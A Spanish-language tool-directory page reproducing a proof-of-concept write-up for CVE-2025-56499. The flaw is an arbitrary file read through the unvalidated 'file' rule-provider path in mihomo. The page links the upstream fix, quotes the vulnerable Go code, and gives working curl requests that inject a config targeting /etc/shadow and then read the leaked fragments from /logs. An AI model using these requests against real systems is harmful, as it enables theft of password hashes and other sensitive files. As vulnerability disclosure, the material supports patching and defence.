
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-56499 — Explotación de prueba de concepto para CVE-2025-56499, que demuestra la lectura arbitraria de archivos mediante la falta de validación de rutas en la configuración de rule-provider de mihomo, con exfiltración de datos basada en registros. | Kitploit
Herramientas/GitHubGitHub/cherrling/cve-2025-56499
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de PenetraciónAnálisis de Registros
GitHubcherrling/cve-2025-56499

CVE-2025-56499

Explotación de prueba de concepto para CVE-2025-56499, que demuestra la lectura arbitraria de archivos mediante la falta de validación de rutas en la configuración de rule-provider de mihomo, con exfiltración de datos basada en registros.

Ver Repositorio
46hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    968
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    556
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    347
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    319
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    297

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-56499

Lectura arbitraria de archivos mediante falta de validación de ruta en el proveedor de reglas local

Corrección ascendente: https://github.com/MetaCubeX/mihomo/pull/2177

Versiones afectadas: mihomo <= v1.19.11

Resumen


Al analizar la configuración de rule-providers, la rama type = "file" no valida la ruta proporcionada. Un atacante autenticado que controle schema.Path puede apuntar el proveedor a cualquier archivo local legible. Debido a que la mayoría de los archivos arbitrarios no cumplen con el formato de regla esperado, los errores de análisis (incluyendo fragmentos sustanciales del contenido del archivo) se emiten en los registros en memoria y se exponen a través de la API /logs. Dado que mihomo a menudo se ejecuta con privilegios elevados (root/administrador), esto resulta en una divulgación de información de alto impacto.

Tipo y causa raíz

  • Tipo: Lectura arbitraria de archivos / falta de validación de ruta.
  • Causa directa: En rules/provider/parse.go, el caso schema.Type == "file" solo invoca C.Path.Resolve() y nunca aplica C.Path.IsSafePath() o cualquier restricción de lista blanca/sandbox equivalente.
var vehicle P.Vehicle
switch schema.Type {
case "file":
    path := C.Path.Resolve(schema.Path)
    vehicle = resource.NewFileVehicle(path)
case "http":
    path := C.Path.GetPathByHash("rules", schema.URL)
    if schema.Path != "" {
        path = C.Path.Resolve(schema.Path)
        if !C.Path.IsSafePath(path) {
            return nil, C.Path.ErrNotSafePath(path)
        }
    }
    vehicle = resource.NewHTTPVehicle(schema.URL, path, schema.Proxy, nil, resource.DefaultHttpTimeout, schema.SizeLimit)
case "inline":
    return NewInlineProvider(name, behavior, schema.Payload, parse), nil
default:
    return nil, fmt.Errorf("unsupported vehicle type: %s", schema.Type)
}

Deficiencias de la rama de archivo:

  • Sin normalización de ruta + aplicación de límite de seguridad.
  • Permite rutas absolutas que hacen referencia a ubicaciones sensibles del sistema.

Flujo de explotación

  1. El atacante sondea o transmite /logs para capturar la salida de errores del analizador.
  2. El atacante envía una configuración manipulada a través de /configs que incluye una entrada maliciosa de rule-providers con type = file y la ruta del archivo objetivo.
  3. El servicio intenta analizar el archivo como datos de regla → falla → emite error + fragmentos de contenido en los registros.
  4. El atacante recoge los datos filtrados; repite para ampliar la cobertura o refinar la extracción.

PoC

Escuchar registros (ejemplo token Bearer 123):

curl -X GET "http://localhost:9999/logs" \
  -H "Authorization: Bearer 123"

Inyectar configuración para leer /etc/shadow:

curl -X PUT "http://localhost:9999/configs" \
  -H "Authorization: Bearer 123" \
  -H "Content-Type: application/json" \
  -d '{"payload": "{\"log-level\": \"debug\", \"external-controller-unix\": \"mihomo.sock\", \"rule-providers\": {\"pwn\": {\"type\": \"file\", \"behavior\": \"classical\", \"format\": \"text\", \"path\": \"/etc/shadow\"}}}"}'

Carga útil sin escapar:

{
  "log-level": "debug",
  "external-controller-unix": "mihomo.sock",
  "rule-providers": {
    "pwn": {
      "type": "file",
      "behavior": "classical",
      "format": "text",
      "path": "/etc/shadow"
    }
  }
}

Resultado: Las líneas de error de análisis en /logs contienen fragmentos de /etc/shadow (captura de pantalla de ejemplo): PoC Parcial
Descargar herramienta






